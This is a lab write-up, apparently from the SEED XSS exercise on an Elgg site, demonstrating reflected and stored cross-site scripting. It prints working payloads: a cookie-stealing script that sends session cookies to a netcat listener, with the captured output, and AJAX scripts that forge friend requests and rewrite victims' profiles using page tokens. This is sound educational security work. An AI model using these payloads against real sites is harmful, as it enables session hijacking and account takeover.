Cross-Site Scripting Attack (XSS)
Cross-Site Scripting Attack (XSS)
This report explores web security vulnerabilities by demonstrating three types of Cross-Site Scripting (XSS) attacks on a website popular around 2005. The attacks covered are:
- Reflected XSS
- Stored XSS
- DOM-based XSS
Each section includes enumeration, exploitation techniques, and practical examples to illustrate how these vulnerabilities can be exploited.
1. Reflected XSS
Enumeration
During enumeration, I identified an editable “About” form on the website that processes user input. 
By submitting a simple HTML tag, <p>I am the famous **test1234** <u>Master </u> </p>, I confirmed that the website renders user input without proper sanitization, allowing HTML code execution.

This vulnerability suggests the potential for injecting malicious JavaScript code.
Exploiting
To test for Reflected XSS, I injected a simple JavaScript payload: <script> alert("hacked");</script>
 The alert box displayed, confirming that JavaScript execution is possible, making the site vulnerable to Reflected XSS attacks.
2. Stored XSS
Cookie strealing
To explore Stored XSS, I tested whether cookies could be accessed and exfiltrated. I injected the following payload to display the document’s cookies:

The alert successfully displayed the cookie, confirming that JavaScript can access sensitive data. Next, I crafted a payload to steal cookies by sending them to a controlled server:
1
2
3
<script>
document.write('<img src="http://10.9.0.1:5555?c:'+(document.cookie)+'">');
</script>
or
1
2
3
<script>
document.write('<img src="http://10.9.0.1:5555?c=' + encodeURIComponent(document.cookie) + '">');
</script>
I set up a listener on my server using Netcat: nc -l -p 5555 -n -k -v
The listener captured the following request, including the user’s cookie:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/home/…/web/module_2]
└─# nc -l -p 5555 -k -v -n
listening on [any] 5555 ...
connect to [10.9.0.1] from (UNKNOWN) [192.168.64.12] 38050
GET /?c:Elgg=to8cmeaafevbh5d47tib20l7ui HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/
Connection: keep-alive
Priority: u=4, i

$
This captured cookie (Elgg=to8cmeaafevbh5d47tib20l7ui) can be used to impersonate the user.
Attack to Befriend a User (GET Request)
I analyzed the website’s friend-adding mechanism, which uses a GET request with the following parameters:

- friend=58 (the target user’s GUID)
- __elgg_ts=1761177697 (timestamp)
- __elgg_token=THpb4xfz3osE5634RlcsmQ (security token)

These parameters are dynamically generated by JavaScript, so hardcoding them is not feasible. I crafted a script to dynamically fetch the timestamp and token, then send a friend request on behalf of the victim:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
<script type="text/javascript">
window.onload = function(){


  // Get the timestamp and token from elgg

  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

  // Construct the URL to add Samy (user 59) as a friend
  var sendurl = "http://www.seed-server.com/action/friends/add?friend=59" + token + ts;


  // Create and send the AJAX request

  var Ajax = new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();

};
</script>
By embedding this script in Samy’s “About” section, when Alice visits Samy’s profile, the script executes and sends a friend request to add Samy to Alice’s friend list.

The network tab confirms the GET request was sent, successfully adding Samy to Alice’s friend list.
Attack to Inject Code on Alice Profile (Post request)
To modify a user’s profile, I analyzed the website’s profile-editing mechanism, which uses a POST request with the following parameters:

- &name=Samy
- &description=Samy is my hero
- &accesslevel[descriptopion]=2
- …..(omotted lines) …..
- &guid=47
I constructed a malicious Ajax POST request to edit Alice’s profile when she visits Samy’s profile:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
<script type="text/javascript">
window.onload = function(){

    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";

    // Construct the content of your url.
    var sendurl = "http://www.seed-server.com/action/profile/edit";

    var content = token + ts + name + desc + guid;
    // var samyGuid = "&guid=59";

    if (elgg.session.user.guid != 59) {

        // Create and send Ajax request to modify profile

        var Ajax = null;
        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
When Alice visits Samy’s profile, this script executes, modifying her profile to include “Samy is my hero.”
